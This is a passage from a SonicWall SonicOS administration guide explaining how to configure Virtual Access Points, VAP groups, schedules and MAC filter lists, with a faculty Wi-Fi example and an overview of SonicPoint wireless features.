
Virtual Access Points

The VAP Settings feature allows for setup of general VAP settings. SSID and wireless subnet name are configured through VAP Settings. Virtual Access Points are configured from the **Wireless > Virtual Access Point** page.

Topics:

- General VAP Settings on page 708
- Advanced VAP Settings on page 709

General VAP Settings



VAP configuration options


Feature	Description
SSID	Create a friendly name for your VAP.
Name	Select a subnet name to associate this VAP with. Settings for this VAP will be inherited from the subnet you select from this list.
VLAN ID	Select the VLAN ID from the drop-down menu.
Enable Virtual Access Point	Enables this VAP.
Enable SSID Suppress	Suppresses broadcasting of the SSID name and disables responses to probe requests. Check this option if you do not wish for your SSID to be seen by unauthorized wireless clients.

Advanced VAP Settings

Advanced settings allows you to configure authentication and encryption settings for this connection. Choose a **Profile Name** to inherit these settings from a user created profile. See Virtual Access Point Profiles on page 706 for complete authentication and encryption configuration information.


Virtual Access Point Groups

The Virtual Access Point Groups feature is available on SonicWall NSA appliances. It allows for grouping of multiple VAP objects to be simultaneously applied to your internal wireless radio. Virtual Access Point Groups are configured from the **Wireless > Virtual Access Point** page.



Enabling the Virtual Access Point Group

After your VAPs are configured and added to a VAP group, that group must be specified in the **Wireless > Settings** page in order for the VAPs to be available through your internal wireless radio. The default group is called **Internal AP Group**.



Schedulable VAP

Schedulable VAP allows each Virtual Access Point to have its own schedule settings. In previous versions, the wireless radio associated with the SonicWall appliance shared the same schedule among multiple Virtual Access

Points. As a result, all virtual access points were active and/or inactive at the same time. Schedulable VAP allows each VAP to have its own setting for the schedules.

NOTE: If you are configuring a VAP schedule for a SonicPoint, the schedule is stored on the associated SonicWall appliance it is associated with will record the configured schedule. If configuring this enhancement on a SonicWall appliance, you will have to add members to the VAP group to store and configure the VAP Schedule settings. When the VAP is enabled for the SonicPoint radio, the schedule settings for the radio are disabled.


Configuring a Schedulable VAP

To schedule and enable a Virtual Access Point:

1 Navigate to the **SonicPoint > Virtual Access Point** page.

2 Add or edit a Virtual Access Point by clicking the **Add...** button or the **Edit** icon of the existing Virtual Access Point you wish to edit.

3 In the **Configuration** dialog, click the **Advanced** tab.



4 Select the desired schedule from the **VAP Schedule Name** drop-down menu.

5 Click **OK** to save changes.

VAP Access Control List

Each Virtual Access Point can support an individual Access Control List (ACL) to provide more effective authentication control. The Wireless ACL Enhancement feature works in tandem with the wireless MAC Filter List currently available on SonicOS. Unified ACL is supported on the internal wireless for the SonicWall TZ and NSA series appliances, SonicPoint-N appliances, SonicPointNDR appliances, and the SonicPoint Ni/Ne appliances. Using the Wireless ACL enhancement, users are able to Enable or Disable the MAC Filter List, set the Allow List, and set the Deny list.

The Wireless ACL Enhancement allows each VAP to have its own MAC Filter List settings or use the global settings. When the global settings are enabled, the SonicPoint-N/ SonicPointNDR/ SonicPoint Ni/Ne the SonicPoint, or SonicPoint-N appliance uses these settings by default. In Virtual Access Point (VAP) mode, each VAP of this group shares the same MAC Filter List settings.

Configuring the SonicPointN VAP MAC Filter List


NOTE: When using the VAP ACL feature with a SonicPointN device, the MAC Filter List settings are first stored on the SonicWall Network Security appliance, then pushed to the SonicPointN device.

To configure the SonicPointN VAP MAC Filter List:

1 Navigate to the SonicPoint > **Virtual Access Points** page.

2 Click the **Add...** button under the Virtual Access Points section.


3 In the dialog that displays, click the **Advanced** tab.




4 Click the checkbox to **Enable MAC Filter List**. In order to configure the Global ACL Settings, Allow List, or Deny List, you must enable the MAC Filter List.

5 Click the **User Global ACL Settings** checkbox to associate this Virtual Access Point with the already existing MAC Filter List settings for the SonicWall Network Security appliance. Note you will not be able to edit the Allow or Deny Lists with this option enabled.

6 Select an Address Object Group for the **Allow List** and **Deny List**.



7 You can also create a new custom MAC Address Object Group by selecting the option from the drop-down menu. The following dialog displays:



8 Type the **Name** of the new address object group you want to create in the specified field.

9 Click the value(s) you want associated, followed by the **Arrow** button.

10 After selecting the value(s) you want associated to the MAC Address Object Group, click **OK**.

VAP Sample Configuration

This section provides configuration examples based on real-world wireless needs.

Topics:

Configuring a VAP for School Faculty Access

You can use a VAP for a set of users who are commonly in the office, on campus, and to whom should be given full access to all network resources, providing that the connection is authenticated and secure. These users would already belong to the network's Directory Service, Microsoft Active Directory, which provides an EAP interface through IAS – Internet Authentication Services. This section contains the following subsection:

Configuring a Zone

In this section you will create and configure a new corporate wireless zone with SonicWall firewall security services and enhanced WiFiSec/WPA2 wireless security.

1 Log into the management interface of your SonicWall network security appliance.

2 In the left-hand menu, navigate to the **Network > Zones** page.

3 Click the **Add...** button to add a new zone.

Topics: :

- Wireless Settings Tab on page 713


General Settings Tab

1 In the **General** tab, enter a friendly name such as “WLAN_Faculty” in the **Name** field.

2 Select **Wireless** from the **Security Type** drop-down menu.

3 Select the **Allow Interface Trust** checkbox to allow communication between faculty users.


4 Select checkboxes for all of the security services you would normally apply to faculty on the wired LAN.



Wireless Settings Tab

1 Check the **Only allow traffic generated by a SonicPoint / SonicPointN** checkbox.

2 Select a provisioning profile from the **SonicPoint Provisioning Profile** drop-down menu (if applicable).



3 Click the **OK** button to save these changes.

Your new zone now appears at the bottom of the **Network > Zones** page, although you may notice it is not yet linked to a Member Interface. This is your next step.

Creating a New Wireless Subnet

In this section you will create and configure a new wireless subnet on your current WLAN. This wireless subnet will be linked to the zone you created in the Configuring a Zone on page 712.

To create a new wireless subnet:

1. In the **Network > Interfaces** page, click the **Add WLAN Subnet** button.
2. In the **Zone** drop-down menu, select the zone you created in "Configuring a Zone on page 712". In this case, we have chosen **WLAN_Faculty**.
3. Enter a **Subnet Name** for this interface. This name allows the internal wireless radio to identify which traffic belongs to the "WLAN_Faculty" subnet. In this case, we choose **Faculty** as our subnet name.
4. Enter the desired **IP Address** for this subinterface.
5. Optionally, you may add a comment about this subinterface in the **Comment** field.
6. If you intend to use this interface, ensure that the **Create default DHCP Lease Scope** option is checked. This option automatically creates a new DHCP lease scope for this subnet with 33 addresses. This setting can be adjusted later on the **Network > DHCP** page.
7. Click the **OK** button to add this subinterface.

   Your WLAN Subnet interface now appears in the Interface Settings list.

Creating a Wireless VAP Profile

In this section, you will create and configure a new Virtual Access Point Profile. You can create VAP Profiles for each type of VAP, and use them to easily apply advanced settings to new VAPs. This section is optional, but will facilitate greater ease of use when configuring multiple VAPs.

To create a wireless VAP profile:

1. In the left-hand menu, navigate to the **Wireless > Virtual Access Point** page.
2. Click the **Add...** button in the **Virtual Access Point Profiles** section.
3. Enter a **Profile Name** such as "Corporate-WPA2" for this VAP Profile.
4. Select **WPA2-AUTO-EAP** from the **Authentication Type** drop-down menu. This will employ an automatic user authentication based on your current RADIUS server settings (Set below).
5. In the **Maximum Clients** field, enter the maximum number of concurrent connections VAP will support.
6. In the **WPA-EAP Encryption Settings** section, enter your current RADIUS server information. This information will be used to support authenticated login to the new subnet.
7. Click the **OK** button to create this VAP Profile.

Creating the Wireless VAP

In this section, you will create and configure a new Virtual Access Point and associate it with the wireless subnet you created in Creating a New Wireless Subnet on page 714.

To create a wireless VAP:

General Tab

1. Navigate to the **Wireless > Virtual Access Point** page.
2. Click the **Add...** button in the **Virtual Access Points** section.

3 Enter a default name (**SSID**) for the VAP. In this case we chose **Campus_Faculty**. This is the name users will see when choosing a wireless network to connect with.

4 Select the **Subnet Name** you created in Creating a New Wireless Subnet on page 714, from the drop-down list. In this case we chose **Faculty**, the name of our WLAN_Faculty subnet.

5 Check the **Enable Virtual Access Point** checkbox to enable this access point upon creation.

6 Check the **Enable SSID Suppress** checkbox to hide this SSID from users.

7 Click the **OK** button to add this VAP.

Your new VAP now appears in the Virtual Access Points list.

Advanced Tab (Authentication Settings)

1 Click the **Advanced Tab** to edit encryption settings. If you created a VAP Profile in the previous section, select that profile from the **Profile Name** drop-down menu. We created and choose a “Corporate-WPA2” profile, which uses **WPA2-AUTO-EAP** as the authentication method. If you have not set up a VAP Profile, continue with steps 2 through 4. Otherwise, continue to Create More / Deploy Current VAPs on page 715.

2 In the **Advanced** tab, select **WPA2-AUTO-EAP** from the **Authentication Type** drop-down menu. This will employ an automatic user authentication based on your current RADIUS server settings (Set below).

3 In the **Maximum Clients** field, enter the maximum number of concurrent connections VAP will support.

4 In the **WPA-EAP Encryption Settings** section, enter your current RADIUS server information. This information will be used to support authenticated login to the wireless subnet.

Create More / Deploy Current VAPs

Now that you have successfully set up a wireless subnet for faculty access, you can choose to add more custom VAPs, or to deploy this configuration to your internal wireless radio in the Deploying VAPs to the Wireless Radio on page 715.

TIP: Remember that more VAPs can always be added at a later time. New VAPs can then be deployed simultaneously by following the steps in the Deploying VAPs to the Wireless Radio on page 715.

Deploying VAPs to the Wireless Radio

In the following section you will group and deploy your new VAPs, associating them with the internal wireless radio. Users will not be able to access your VAPs until you complete this process:

Grouping Multiple VAPs

In this section, you will group multiple VAPs into a single group to be associated with your SoncPoint(s).

1 Navigate to the **Wireless > Virtual Access Point** page.

2 Click the **Add Group...** button in the **Virtual Access Point Group** section.

3 Enter a **Virtual AP Group Name**.

4 Select the desired VAPs from the list and click the **->** button to add them to the group. Optionally, click the **Add All** button to add all VAPs to a single group.

5 Press the **OK** button to save changes and create the group.

6 To setup 802.11g WEP or 802.11a WEP/WPA encryption, or to enable MAC address filtering, use the **802.11g** and **802.11a** tabs. If any of your VAPs use encryption, you must configure these settings before your wireless VAPs will function.


7 Click the **OK** button to save changes and create this Wireless Provisioning Profile.

Associating a VAP Group with your Wireless Radio

After your VAPs are configured and added to a VAP group, that group must be specified in the **Wireless > Settings** page in order for the VAPs to be available through your internal wireless radio.

1 Navigate to the **Wireless > Settings** page.

2 In the Wireless Virtual Access Point section, select the VAP group you created in Grouping Multiple VAPs on page 715 from the **Virtual Access Point Group** drop-down menu. In this case, we choose the default **Internal AP Group** as our Virtual AP Group.



3 Click the **Accept** button to continue and associate this VAP group with your internal wireless radio.

NOTE: If you are setting up guest services for the first time, be sure to make necessary configurations in Users > Guest Services on page 1593

Part 8

SonicPoint

- Understanding SonicPoints
- Managing SonicPoints
- Viewing Station Status
- Configuring SonicPoint Intrusion Detection Services
- Configuring Advanced IDP
- Configuring Virtual Access Points
- Configuring RF Monitoring
- Using RF Analysis
- Configuring SonicPoint FairNet
- Configuring Wi-Fi MultiMedia

70

Understanding SonicPoints

About SonicPoints

SonicWall SonicPoints are wireless access points specially engineered to work with SonicWall security appliances to provide wireless access throughout your enterprise. The SonicPoint section of the Management Interface lets you manage the SonicPoints connected to your system.

In addition to describing the settings available for managing SonicPoints in SonicOS, this section contains a best practices guide for deploying SonicPoints in your network. See SonicPoint Deployment Best Practices on page 724.

Topics:

About SonicPoint Wireless Features

SonicOS 6.2 includes the following wireless and SonicPoint features:

SonicPoint Capabilities

SonicPoints are wireless access points designed to work with SonicWall network security appliances to provide secure wireless access to enterprise networks. SonicPoint AC provides higher throughput in the 5GHz band by providing more antennas, wider channels, more spatial streams, and other features that boost throughput and reliability. SonicPoint AC devices support both the 5GHz and 2.4GHz radio bands. SonicPoint AC has the following key technical components:

- **Wider Channels**—80 MHz channel bandwidths
- **Up to 4 Spatial Streams**—Adding spatial streams increases throughput proportionally. Two streams doubles the throughput of a single stream. Four streams increases the throughput four times.

SonicPoint AC provides higher throughput, making it better for wireless displays, HDTV, downloading large files, and campus and auditorium use.

- **SonicPoint Layer 3 Management Phase I** – Provides the DHCP and tunneling solution to support SonicPoint deployment in a Layer 3 network:
    - SonicWall DHCP-based Discovery Protocol (SDDP) is based on the well-known DHCP protocol and allows the SonicWall gateway and SonicPoint to discover each other automatically across Layer 3 local networks.
    - The remote network management protocol, SonicWall SSL VPN-based Management Protocol (SSMP), is based on SonicWall SSL VPN infrastructure to allow SonicPoints to be managed by a SonicWall SSL VPN enabled network security appliance over the Internet. Supported on SonicPoint AC/N2/N/Ni/Ne/NDR, all SuperMassive, NSA, and TZ firewalls running SonicOS 6.2 or later.
- **Dynamic Frequency Selection (DFS) Support** – After a DFS certificate is issued, the SonicPoints support dynamic frequency selection to allow a SonicPoint to be deployed in sensitive channels of the 5GHz frequency band.

  To view and select from these 5GHz channels, navigate to **SonicPoint > SonicPoints** and configure a SonicPoint profile or an individual SonicPoint. On the **Radio** tab, select any 5GHz setting in the **Mode** field, then select either **Standard** or **Wide** as the Radio Band. The **Standard Channel** or **Primary Channel** drop-down menus display a choice of sensitive channels.
- **SonicPoint Wi-Fi Multimedia** – SonicPoints support Wi-Fi Multimedia (WMM) to provide a better Quality of Service experience on miscellaneous applications, including VoIP on Wi-Fi phones and multimedia traffic on wireless networks. WMM is a Wi-Fi Alliance interoperability certification based on the IEEE 802.11e standard. WMM prioritizes traffic according to four access categories: voice, video, best effort, and background.

  NOTE: WMM does not provide guaranteed throughput.

Each Access Category has its own transmit queue. WMM requires the SonicPoint N to implement multiple queues for multiple priority access categories. The SonicPoint N relies on either the application or the firewall to provide type of service (TOS) information in the IP data to differentiate traffic types. One way to provide TOS is through firewall services and access rules; another way is through VLAN tagging.

NOTE: For more information about WMM and SonicPoints, see SonicPoint WMM Configuration on page 721.

- **SonicPoint Statistics** - The **SonicPoint > Station Status** page reports the statistics of each SonicPoint. The **Station Status** table lists entries for each wireless client connected to each SonicPoint. The sections of the **Station Status** table are divided by SonicPoint.
- **Radio Frequency Security** - SonicPoint provides protection for Radio Frequency (RF) devices. RF technology used in wireless networking devices is a target for intruders. SonicPoint uses direct RF monitoring to detect threats without interrupting the current operation of your wireless or wired network.
- **Radio Frequency Analysis** - Radio Frequency Analysis (RFA) is a feature that enables the network administrator to understand how wireless channels are utilized by the SonicPoints and other neighboring wireless access points.
- **Retaining SonicPoint Customized Configuration** - You can configure SonicPoint profiles so the SonicPoints retain portions of their configuration even after they are deleted or resynchronized.
- **SonicPoint Diagnostics** - A SonicPoint can collect critical runtime data and save it into persistent storage. If the SonicPoint fails, the SonicWall managing appliance retrieves that data when the SonicPoint reboots, and incorporates it into the Tech Support Report (TSR). A subsequent SonicPoint failure overwrites the data.
- **Daisy Chaining** – Daisy chaining allows users with a small environment (that is, a low-density switch infrastructure) to deploy several SonicPoints while using as few switch ports as possible. For example, connecting numerous devices scattered throughout the store into the store's switch infrastructure, including multiple APs to cover the entire store even though the infrastructure is small in terms of switch port density/availability. SonicPoints are daisy chained through the LAN2 interface.

  IMPORTANT: Daisy chaining SonicPoints affects throughput, with each addition lessening throughput. If throughput is:

  - A concern, then to keep throughput at an acceptable level for the:
    - SonicPoint N2, daisy chain no more than three SonicPoints.
    - SonicPoint ACe/ACi, daisy chain no more than two SonicPoints.
  - Not a concern, daisy chain no more than four SonicPoints.

  If you have a mixture of SonicPoint AC models with SonicPoint N or N2 models, place the SonicPoint AC model at the beginning of the chain.

Wi-Fi Alliance Certification

NOTE: SonicPoint Dual Radio (SonicPointNDR and SonicPointACe/ACi/N2) are Wi-Fi Certified by the Wi-Fi Alliance, designated by the Wi-Fi CERTIFIED logo.

The Wi-Fi CERTIFIED Logo is a certification mark of the Wi-Fi Alliance, and indicates that the product has undergone rigorous testing by the Wi-Fi Alliance and has demonstrated interoperability with other products, including those from other companies that bear the Wi-Fi CERTIFIED Logo.

FCC U-NII New Rule Compliance

Beginning in SonicOS 6.2.5.1, FCC U-NII (Unlicensed –National Information Infrastructure) New Rule (Report and Order ET Docket No. 13-49) is supported on SonicPointACe/ACi/N2 running firmware version 9.0.1.0-2 or higher. To comply with FCC New Rules for Dynamic Frequency Selection (DFS), a SonicPoint detects and avoids interfering with radar signals in DFS bands.

NOTE: SonicPointACe/ACi/N2 wireless access points manufactured with FCC New Rule-compliant firmware are only supported with SonicOS 6.2.5.1 and higher. Older SonicPointACe/ACi/N2 access points are automatically updated to the FCC New Rule-compliant firmware when connected to a firewall running SonicOS 6.2.5.1 or higher.

VLAN Tagging

Prioritization is possible in VLAN over Virtual Access Point (VAP) because the SonicPoint N and AC allow a VAP to be configured to connect with a VLAN by using same VLAN ID. You can set priority for VLAN traffic through a firewall access rule.

SonicPoint WMM Configuration

The **SonicPoint > Wi-Fi Multimedia** page provides a way to configure WMM profiles, including parameters and priority mappings.

You can also create a WMM profile or select an existing WMM profile when configuring a SonicPoint or a SonicPoint profile from the **SonicPoint > SonicPoints** page. The **Add SonicPoint Profile** dialog provides a **WMM (Wi-Fi Multimedia)** drop-down menu on the **Advanced** tab with these options.

When configuring the WMM profile, you can configure the size of the contention window and the arbitration interframe space (AIFS) number. These values can be configured individually for each priority on the Access Point (SonicPoint) and for the Station (firewall).

You can map priority levels to DSCP values. The default DSCP values are as same as the ones in **Firewall > Access Rules**, **QoS** mapping.

- **SonicPoint RADIUS Server Failover** – Provides round-robin algorithm and more flexibility to manage primary and secondary RADIUS servers of SonicPoint.
- **SonicPoint WPA TKIP Countermeasures and MIC Failure Flooding Detection and Protection** – Wi-Fi Protected Access (WPA) TKIP countermeasures lock down the entire Wireless LAN network in situations where an intruder launches a WPA passphrase dictionary attack to generate a Message Integrity Check (MIC) failure flood in an attempt to impact the WLAN functionality and performance. This SonicWall solution can detect a TKIP MIC failure flood and take action with TKIP countermeasures against the

source to automatically block them by adding them to the runtime blacklist, protecting the overall system.

- **SonicPoint FairNet Support** – After optimizing the system resources, SonicPoint FairNet provides you with a simple method to control the bandwidth of wireless clients and ensure the bandwidth is distributed fairly across all access points. You can configure the SonicPoint FairNet bandwidth limits for all wireless clients, specific IP address ranges, or individual clients to provide fairness and network efficiency.
- **SonicPoint Auto Provisioning** – A SonicPoint can be re-provisioned automatically according to a wireless zone profile. This increases management efficiency and ease of use, as previously a SonicPoint had to be deleted and re-added to be re-provisioned with a modified profile.
- **SonicPoint Diagnostics** – A SonicPoint can collect critical runtime data and save it into persistent storage. If the SonicPoint has a failure, the SonicWall managing appliance retrieves that data when the SonicPoint reboots, and incorporates it into the Tech Support Report (TSR). A subsequent SonicPoint failure overwrites the data.

Wireless PCI Compliance and Intrusion Detection/Prevention

- **Intrusion Detection Services** - Intrusion Detection Services (IDS) enables the SonicWall network security appliance to recognize and take countermeasures against this common type of illicit wireless activity. IDS reports on all access points that the firewall can find by scanning the 802.11a/b/g/n/ac radio bands on the SonicPoints.
- **Advanced Intrusion Detection and Prevention** - Advanced Intrusion Detection and Prevention (IDP) monitors the radio spectrum for the presence of unauthorized access points (intrusion detection) and automatically takes countermeasures (intrusion prevention). When Advanced IDP is enabled on a SonicPoint, its radio functions as a dedicated IDP sensor.
- **Rogue Device Detection and Prevention** – A SonicPoint can be configured in dedicated sensor mode to focus on rogue device detection and prevention, either passively or proactively on both the 2.4GHz and 5GHz bands. Both bands can be scanned even if only one is in use. The rogue device can be analyzed to report whether it is connected to the network and if it is blocked by a wired or wireless mechanism.
- **Built-in Wireless Radio Scan Schedule** – SonicPoints can now be scheduled to perform Intrusion Detection/Prevention scanning with granular scheduling options to cover up to 24 hours a day, 7 days a week. The scheduling options are available on the **802.11n Radio** tab (or comparable tab) when editing SonicPoint profiles for all SonicPoint models.

Virtual Access Points

A Virtual Access Point (VAP) is a multiplexed instantiation of a single physical Access Point (AP), so that a single AP appears as multiple discrete Access Points or VAPs. To wireless LAN clients, each VAP appears as an independent physical AP, when in actuality there is only one physical AP.

- **Virtual Access Point Schedule Support** – Each Virtual Access Point schedule can be individually enabled or disabled, for ease of use.
- **Virtual Access Point Layer 2 Bridging** – Each Virtual Access Point can be bridged to a corresponding VLAN interface on the LAN zone, providing better flexibility.
- **Virtual Access Point ACL Support** – Each Virtual Access Point can support an individual Access Control List (ACL) to provide more effective authentication control.
- **Virtual Access Point Group Sharing on SonicPoint N Dual Radios** – The same Virtual Access Point/VLAN settings can be applied to dual radios. This allows you to use a unified policy for both radios, and to share a VLAN trunk in the network switch.

Guest Services

- **Traffic Quota Based Guest Server Policy** – Guest sessions can be controlled based on traffic quota policy for better usability. This allows you to configure different transmit/receive limits for different guest clients, possibly based on payment.
- **External Guest Service FQDN Support** – Fully Qualified Domain Names (FQDN) are supported for Lightweight Hotspot Messaging (LHM) server configuration.
- **External Guest Service Apache Web Server / PHP Support** – Apache Web server and PHP scripts are supported for Lightweight Hotspot Messaging infrastructure purposes. This allows support for Linux based Web servers that run Apache and PHP, rather than the Microsoft .Net Framework and ASP scripts.
- **Guest Administrator Support** – A Guest Administrator privileges group is available to provide administrator access only to manage guest accounts and sessions. After logging in, the Guest Administrator can manage guest accounts and sessions, but cannot access any other resources or management interface pages.
- **Internal Radio IDS Scan Scheduling** – Wireless Intrusion Detection and Prevention (WIDP) monitors the radio spectrum for the presence of unauthorized access points (intrusion detection) and automatically takes counter measures (intrusion prevention). SonicOS provides a solution that detects rogue access points and takes action according to the administrator settings.

  SonicOS Wireless Intrusion Detection and Prevention turns SonicPoints into dedicated WIDP sensors that detect unauthorized access points connected to a network.

Japanese and International SonicPoint Support

SonicOS 6.2.2.2 and above supports both Japanese and international SonicPointACe/ACi/N2 wireless access points. An international SonicPoint is one that is deployed and operating in a country other than the United States or Japan.

When an international SonicPoint is connected to a SonicWall network security appliance, SonicOS displays a **Register** button on the **SonicPoint > SonicPoints** page. Clicking **Register** brings up a dialog in which you can select the appropriate **Country Code**.

NOTE: Be sure to select the country code for the country in which the SonicPoint is deployed, even if you are not in that country while registering the SonicPoint.

For international SonicPoints registered with country codes other than Canada, the country code can be changed in the SonicPoint profile on the **SonicPoint > SonicPoints** page.

IMPORTANT: When the SonicPoint is registered with the country code for Canada, the country code cannot be changed except by contacting SonicWall Support.

Before Managing SonicPoints

Before you can manage SonicPoints in the SonicOS management interface, you must first:

- Verify that the SonicPoint image is downloaded to your SonicWall security appliance. See Updating SonicPoint Firmware on page 733.
- Configure your SonicPoint Provisioning Profiles.
- Configure a Wireless zone.
- Assign profiles to wireless zones. This step is optional. If you do not assign a default profile for a zone, SonicPoints in that zone will use the first profile in the list.
- Assign an interface to the Wireless zone.

- Attach the SonicPoints to the interfaces in the Wireless zone.
- Test the SonicPoints.

SonicPoint Deployment Best Practices

This section provides SonicWall recommendations and best practices regarding the design, installation, deployment, and configuration issues for SonicWall's SonicPoint wireless access points. The information covered allows you to properly deploy SonicPoints in environments of any size. This section also covers related external issues that are required for successful operation and deployment.

IMPORTANT: SonicWall cannot provide any direct technical support for any of the third-party Ethernet switches referenced in this section. The material is also subject to change without SonicWall's knowledge when the switch manufacturer releases new models or firmware that might invalidate the information contained herein.

Further information about SonicPoint best practices can be found in the *SonicWall SonicPoint Deployment Best Practices Guide*.

Topics:

Prerequisites

